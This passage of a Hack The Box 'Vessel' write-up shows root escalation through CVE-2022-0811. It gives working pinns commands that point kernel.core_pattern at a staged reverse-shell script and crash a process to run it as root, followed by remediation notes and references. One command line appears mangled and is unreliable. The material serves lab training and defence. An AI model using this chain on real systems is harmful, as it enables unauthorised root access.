


Figure 27: switching to ethan with the recovered password and reading user.txt.

2.6 Privilege escalation to root

The same password works over SSH, giving a cleaner session as ethan.

```
ssh ethan@10.129.68.199
```




Figure 28: logging in as ethan over SSH.

A SUID check flags `/usr/bin/pinns` as a custom SUID binary owned by root and runnable by the ethan group.




Figure 29: suid3num highlighting /usr/bin/pinns as a non standard SUID binary.

`pinns` is the helper CRI-O uses to set kernel options for pods, and this host runs CRI-O 1.19.6, vulnerable to CVE-2022-0811. From version 1.19 onward, pinns passes multiple sysctl values split on a `+` but only validates the first, so any parameter after the `+` is set without checks. The one to abuse is `kernel.core_pattern`. If its value starts with a `|`, the kernel treats the rest as a command to run when a process core dumps, and that command runs as root.

The plan is to point `core_pattern` at a script I control, drop a reverse shell in that script, start a process, then crash it to trigger the handler. First the script and listener.




Figure 30: the shell.sh reverse shell payload and the pwncat listener on port 9001.

The script is served over HTTP and pulled onto the target into `/dev/shm`.




Figure 31: the target fetching shell.sh from the attacker's upload server.

Now pinns sets a valid sysctl and, after the `+`, the malicious `core_pattern`. It prints an error about binding the namespace, but the kernel parameters are set anyway, which is what matters.

```
pinns -s 'kernel.shm_rmid_forced=1'+'kernel.core_pattern=|/dev/shm/exp.sh #' -f
file -d /dev/shm -U
```




Figure 32: pinns setting kernel.core_pattern to the payload path, confirmed by reading it back.

Then I stage the reverse shell, start a `sleep`, and kill it with SIGSEGV to force a core dump. This has to be quick, because a cleanup job resets `core_pattern` every few minutes.

```
cp shell.sh ./exp.sh && chmod +x exp.sh
sleep 100 &
killall -s SIGSEGV sleep
```



Figure 33: the full sequence, setting core_pattern, staging exp.sh, and crashing sleep to trigger it.

The crash makes the kernel run `exp.sh` as root, firing the reverse shell back to the listener, and root.txt is readable.




Figure 34: the pwncat listener receiving the root shell and reading root.txt.

Rooted.

3. Why It Was Vulnerable

- The web root exposed a live `.git` directory, leaking full source and credentials.
- The login used mysqljs, which mishandles object-typed input and allowed an authentication bypass.
- Open Web Analytics ran an outdated 1.7.3 build with world-readable cache files and no config key allowlist.
- The PDF was protected by a homemade generator seeded on milliseconds, with the password stored in a shared note.
- A SUID CRI-O helper (pinns) on 1.19.6 let a low-privileged user set arbitrary kernel parameters.

4. How to Fix It

- Keep VCS metadata out of deployed directories and block dotfile paths at the web server.
- Coerce and validate parameter types server side so credentials can only be strings.
- Patch OWA, deny web access to `owa-data/caches`, and restrict which settings the options endpoint accepts.
- Use a cryptographically secure password generator, and never leave credentials in readable files.
- Patch CRI-O, drop the SUID bit where it isn't required, and apply least privilege to helper binaries.

5. Skills Involved

- Reconstructing an exposed `.git` repo and diffing security commits
- mysqljs type-confusion authentication bypass
- Chaining an info-disclosure and mass-assignment CVE in OWA
- Log poisoning to a webshell
- Reversing a PyInstaller binary and cracking a weak PRNG password
- CRI-O `pinns` kernel-parameter abuse (CVE-2022-0811) for root

6. What We Learned

- A "fixed" query can still be broken if the library mishandles types, so the fix needs validation too.
- Outdated components carry known chains. OWA 1.7.3 gave both disclosure and RCE.
- A homemade random generator seeded on milliseconds has only 1000 outcomes, which is not random at all.
- Container-runtime helpers like pinns are privesc surface, especially when left SUID on an unpatched version.

7. Link to Our Project

Vessel opens the exact way SnapVault's weak build does, a `.git` or old-artifact leak giving up source and secrets, and it closes on an unpatched component. Both halves shaped our design. The hardened build keeps VCS metadata and secrets out of the deployed tree entirely (`.gitignore` plus an untracked `.env`, control C7) and leans on fail-closed config so a missing secret stops the app rather than falling back to a default. Vessel is also the clearest argument in the track for patching and least privilege, which is why the hardened SnapVault runs a non-root, capability-stripped container with nothing extra left reachable.

References

0xdf. (2023, March 25). *HTB: Vessel*. 0xdf hacks stuff. https://0xdf.gitlab.io/2023/03/25/htb-vessel.html

CrowdStrike. (2022, March 15). *cr8escape: New vulnerability discovered in CRI-O container engine (CVE-2022-0811)*. https://www.crowdstrike.com/blog/cr8escape-new-vulnerability-discovered-in-cri-o-container-engine-cve-2022-0811/

devel0pment.de. (2022, March 18). *From single / double quote confusion to RCE (CVE-2022-24637)*. https://devel0pment.de/?p=2494

flattsecurity. (2022, February 22). *Finding an unseen SQL injection by bypassing escape functions in mysqljs/mysql*. Medium. https://flattsecurity.medium.com/finding-an-unseen-sql-injection-by-bypassing-escape-functions-in-mysqljs-mysql-90b27f6542b4

Sysdig. (2022, March 15). *CVE-2022-0811: A CRI-O container escape*. https://sysdig.com/blog/cve-2022-0811-cri-o/

Usman, M. (2023, March 5). *HackTheBox (HTB) writeup: Vessel [Hard]*. DEV Community. https://dev.to/codeninjausman/hackthebox-htb-writeup-vessel-hard-10bb

Xclow3n, & amra. (2022, August 24). *Vessel* (Official machine writeup, Document No. D22.100.200). Hack The Box.